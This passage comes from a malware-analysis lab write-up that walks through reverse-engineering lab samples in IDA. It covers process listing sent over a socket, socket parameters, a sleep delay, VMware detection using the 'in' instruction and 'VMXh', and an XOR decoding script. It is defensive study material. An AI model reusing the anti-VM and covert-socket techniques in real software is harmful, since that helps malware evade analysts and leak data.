Open the exports list and find the exported function PSLIST. (figure 16).

Navigate here and see there are three subroutines. One of which queries OS version information (similar as seen in Q9, but this time also sees if `dwMajorVersion` is `5` for more specific OS footprinting (dwMajorVersions)), and depending on the outcome, will call either `sub_10006518` or `sub_1000664C` (figure 17).




Figure 17: PSLIST exported function paths

Both `sub_10006518` and `sub_1000664C` utilise `CreateToolhelp32Snapshot` to take a snapshot of the specified processes and associated information, and then execute appropriate commands to query the running processes IDs, names, and the number of threads. `sub_1000664C` also includes the `SOCKET` (`s`) to send the output out to (figure 18).




Figure 18: Using `CreateToolhelp32Snapshot, quering running processes, and sending to socket`

xii. Which API functions could be called by entering sub_10004E79?

A useful way to quickly see what API functions are called by a certain subroutine is through the Proximity Brower view, this transforms the standard Graph or Text views into a much more condensed graph highlighting which API functions or subroutines are called (figure 19)




Figure 19: Proximity View of sub_10004E79

Function	Description
GetSystemDefaultLangID	Returns language identifier to determine system language
sub_100038EE	Subroutine previously seen to send data via SOCKET
sprintf	Sends formatted string output
strlen	Gets the length of a string
aLanguageId0xX	Offset containing: '*[Language:] id:0x%x*'

Figure 20: Functions called by sub_10004E79

The functions called from `sub_10004E79` (figure 20) indicate that the functionality is to identify the language used on the system, and then pass that information through the SOCKET (as we've seen `sub_100038EE` before). It might make sense to rename `sub_10004E79` to something like **getSystemLanguage**. While we're at it, we might aswell rename `sub_100038EE` to something like **sendSocket**.

xiii. How many Windows API functions does DllMain call directly, and how many at a depth of 2?

Another way to view the API functions called from somewhere, is through View -> Graphs -> User XRef Chart. Set start and end addresses to `DllMain` and the Recursion depth to 1 to see four API functions called (figure 21). At a depth of 2, there are around 32, with some duplicates.




Figure 21: API functions called by DllMain.

Some of the more notable API calls which may provide indication of functionality are: `sleep` `winexec` `gethostbyname` `inet_nota` `CreateThread` `WSAStartup` `inet_addr` `recv` `send` `socket` `connect` `LoadLibraryA`

xiv. How long will the Sleep API function at 0x10001358 execute for?

At first glance, one might think that the value passed to the `sleep` is `3E8h` (`1000`), equating to 1 second, however it is a `imul` call which means the value at `eax` is getting multiplied by 1000. Looking up, we see that `aThisIsCti30` at the offset address is moved into `eax` and then the pointer is moved 13 along (similar to what's seen in Q2) (figure 22).




Figure 22: Sleep for 30 seconds

This means that the value of `eax` when it is pushed is 30. `atoi` converts the string to an integer, and it is multiplied by 1000. Therefore, the Sleep API function sleeps for 30 seconds.

xv & xvi. What are the three parameters for the call to socket at 0x10001701?

The three values pushed to the stack, labeled as `protocol`, `type`, and `af`, and are 6, 1, 2 respectively, are the three parameters used for the call to socket (figure 23).




Figure 23: Call to socket at 0x10001701

These depict what type of socket is created. Using [Socket Documentation] we can determine that in this case, it is TCP IPV4. At this point, we might aswell rename those operands (figure 24).

Parameter	Description	Value	Meaning
af	Address Family specification	2	IF_INET
type	Type of socket	1	SOCK_STREAM
protocol	Protocol used	6	IPPROTO_TCP

```
loc_100016FB:          ; protocol
push    IPPROTO_TCP
push    SOCK_STREAM    ; type
push    IF_INET        ; af
call    ds:socket      ; Indirect Call
```

Figure 24: Definitions and renaming of socket parameters

xvii. Is there VM detection?




Figure 25: Searching for the in instruction using 0xED in binary.

The `in` instruction (opcode `0xED`) is used with the string *VMXh* to determine whether the malware is running inside VMware. `0xED` can be searched (alt+B) and look for the `in` instruction (figure 25).

From here, we can navigate into the function and see what is going on within `sub_10006196`.

```
00000000100061C6 53                    push    ebx
00000000100061C7 B8 68 58 4D 56        mov     eax, 'VMXh'
00000000100061CC BB 00 00 00 00        mov     ebx, 0
00000000100061D1 B9 0A 00 00 00        mov     ecx, 10
00000000100061D6 BA 58 56 00 00        mov     edx, 'VX'
00000000100061DB ED                    in      eax, dx
00000000100061DC 81 FB 68 58 4D 56     cmp     ebx, 'VMXh'     ; Compare Two Operands
00000000100061E2 0F 94 45 E4           setz    [ebp+var_1C]    ; Set Byte if Zero (ZF=1)
```

Figure 26: in instruction within sub_10006196

Directly around the `in` instruction, we see evidence of the string VMXh (converted from original hex value) (figure 26), which is potentially indicative of VM detection. If we look at the other xrefs of `sub_10006196` we see three occurrences, each of which contains `aFoundVirtualMa`, indicating the install is canceling if a Virtual Machine is found (figure 27).




Figure 27: Found Virtual Machine string found after *VMXh string*

xviii, xix, & xx. What is at 0x1001D988?

The data starting at `0x1001D988` appears illegible, however, we can convert this to ASCII (by pressing A), albeit still unreadable (Figure 28).




Figure 28: Random data at `0x1001D988`

We have been provided a python script with the lab `lab05-01.py` which is to be used as an IDA plugin for a simple script. For `0x50` bytes from the current cursor position, the script performs an `XOR` of `0x55`, and prints out the resulting bytes, likely to decode the text (figure 29).

```
sea = ScreenEA()
for i in range(0x00,0x50):
        b = Byte(sea+i)
        decoded_byte = b ^ 0x55
        PatchByte(sea+i,decoded_byte)
```

Figure 29: XOR 0x55 script

We are unable to do this within the free version of IDA, however we can loosely do it manually ourselves by taking the bytes from `0x1001D988` and doing `XOR 0x55`.

Evidently, the conversion to ASCII and manual decoding has messed up something with the capitalisation, but we can see some plaintext and determine the completed message (figure 30)




Figure 30: Manual XOR 0x55

b. analyze the malware found in the file Lab06-01.exe.

i. What is the major code construct found in the only subroutine called by main?

Before we start, it is worth noting that sometimes IDA does not recognise the `main` subroutine. We can find this quite quickly by traversing from the `start` function and finding `sub_401040`. This is `main` as it contains the required parameters (`argc` and `**argv`). I renamed the subroutine to `main` (figure 1).




Figure 1: Lab06–01 | main subroutine

Navigating into the first subroutine called in main (`sub_401000`) (figure 2), we see it executes an external API call `InternetGetConnectedState`, which returns a `TRUE` if the system has an internet connection, and `FALSE` otherwise. This is followed by a comparison against `0` (`FALSE`) and then a `JZ` (Jump If Zero). This means the jump will be successful if `InternetGetConnectedState` returns `FALSE` (`0`) (There is no internet connection).




Figure 2: Lab06–01 | `sub_401000 internet connection test`

Therefore, the jump path (`short loc_40102B`) is taken and the string returned will be '*Error 1.1: No Internet\n*'.

`InternetGetConnectedState` returns `TRUE`, then the jump is not successful, and the returned string is '*Success: Internet Connection\n*'.

Based upon this, it can be determined that the major code construct is a basic **If Statement**.

ii. What is the subroutine located at 0x40105F?

Given the proximity to the strings at the offset addresses in each path, it can be assumed that `sub_40105F` is `printf`, a function used to print text with formatting (supported by the *\n* for newline in the strings).

IDA didn't automatically pick this up for me, but with some cross-referencing and looking into what we would expect as parameters, we can be safe in the assumption.

iii. What is the purpose of this program?

Lab06–01.exe is a simple program to test for internet connection. It utilises API call `InternetGetConnectedState` to determine whether there is internet, and prints an advisory string accordingly.

c. Analyze the malware found in the file *Lab06–02.exe*.

i & ii. What operation does the first subroutine called by main perform? What is the subroutine located at 0x40117F?

This is very similar to Lab06–01.exe. We can easily find the `main` subroutine again (this time `sub_401130`), and again we see the first subroutine called is `sub_401000`. This is very similar as it calls `InternetGetConnectedState` and prints the appropriate message (figure 3). We also can verify that 0x40117F is still the printf function, which I've renamed.




Figure 3: Lab06–02 | `sub_401000 internet connection test & sub_40117F` (printf)

iii. What does the second subroutine called by main do?

This is something new now; the `main` function in `lab06-02.exe` is a little more complex with an added subroutine and another conditional statement (figure 4). We can see that `sub_401040` is reached by the preceding `cmp` to `0` being successful (`jnz` jump if not 0), which therefore means

we're hoping for the returned value from `sub_401000` to be not 0 — indication there IS internet connection.

